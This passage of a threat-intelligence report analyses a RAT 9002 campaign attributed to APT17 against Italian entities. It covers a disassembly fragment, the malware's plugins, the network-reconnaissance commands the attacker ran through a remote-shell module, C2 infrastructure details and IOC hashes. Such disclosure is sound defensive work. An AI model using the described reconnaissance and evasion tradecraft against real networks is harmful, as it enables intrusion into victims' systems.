lea     edx, [ebp+var_D8]
push    edx
call    ds:off_16027EC
mov     eax, [ebp+var_D8]
mov     [ebp+var_2E4], eax
push    834h
lea     ecx, [ebp+var_B14]
push    ecx
push    0FFFFFFFFh
mov     ecx, [ebp+var_D40]
call    sub_1607BD8
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jg      short loc_1607BCE
```

This value indicates that the malware, although old, continues to be actively developed in 2024.

The RAT 9002 Trojan is a modular malware that, based on the cyber actor's needs, downloads additional diskless plugins that allow various features to be added to the malware. During the analysis of the sample in question, the criminal submitted the following additional forms:

- **ScreenSpyS.dll** -> screen capture [creation date: 2018-07-19 06:27:00]
- **RemoteShellS.dll** -> execution of programs [creation date: 2022-01-23 04:48:12]
- **UnInstallS.dll** -> uninstallation [creation date: 2012-01-11 10:20:09]
- **FileManagerS.dll** -> browse files [creation date: 2022-01-21 10:35:49]
- **ProcessS.dll** -> process management [data creazione: 2022-01-22 01:37:08]

Using the **RemoteShellS** module, the cybercriminal executed the following commands to discover the network:

- systeminfo.exe
- ipconfig /all

- net user
- netstat -ano -p tcp
- net use
- net view \\<*redacted_ip*>
- ping <*redacted_ip*> -n 1

The analyzed sample communicates with its command and control server hosted on a domain that simulates a Microsoft domain, below are the details of the C&C server:

DOMAIN	themicrosoftnow[.]com
IP	137.74.76[.]92 23.218.225[.]10
PORTS	80 443
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.
Domain creation date	2023-11-27

Communication with the command and control server takes place in an encrypted manner and then encoded in Base64.

Related

Thanks to Threat intelligence activities it was possible to correlate an executable file that was uploaded to VirusTotal from Italy on 5 July 2024 which appears to be the executable file version of RAT 9002.
Name: a.exe
Size: 35328 byte
Creation date: 2024-07-04 17:02:45
SHA-256:de19e0163af15585c305f845b90262aee3c2bdf037f9fc733d3f1b379d00edd0
This sample also contains the value "***20240124***" as a date indicator. This sample may have been used to persist on an affected machine.

Conclusions

The two campaigns appear to be aimed at a government and/or corporate target.
The RAT 9002 used is associated with the Chinese cyber-criminal group APT17 called **DeputyDog** which appears to have been active since at least 2008. The malware appears to be constantly updated with diskless variants as well. It is composed of various modules that

are activated as needed by the cyber actor so as to reduce the possibility of interception.
The attack as a whole is particularly sophisticated and designed down to the smallest detail, the domains used are very similar to official domains and even the creation of the malicious MSI package was carried out with care as it involves the installation of the legitimate Skype for Business software and in parallel the diskless version of the RAT 9002.
The initial MSI file is downloaded from a Microsoft distribution site to reduce the possibility of interception.
The use of legitimate links from government entities on the malicious page suggests that the cyber actor had access to confidential information of some user belonging to previously affected Italian companies or entities.

IOC:

themicrosoftnow[.]com
meeting[.]equitaligaiustizia[.]it
137[.]74[.]76[.]92
23[.]218[.]225[.]10
28808164363d221ceb9cc48f7d9dbff8ba3fc5c562f5bea9fa3176df5dd7a41e
e024fe959022d2720c1c3303f811082651aef7ed85e49c3a3113fd74f229513c
d6b348976b3c3ed880dc41bb693dc586f8d141fbc9400f5325481d0027172436
c0f93f95f004d0afd4609d9521ea79a7380b8a37a8844990e85ad4eb3d72b50c
caeca1933efcd9ff28ac81663a304ee17bbcb8091d3f9450a62c291fec973af5
de19e0163af15585c305f845b90262aee3c2bdf037f9fc733d3f1b379d00edd0 Authors: *Ing. Gianfranco Tonello, Michele Zuin*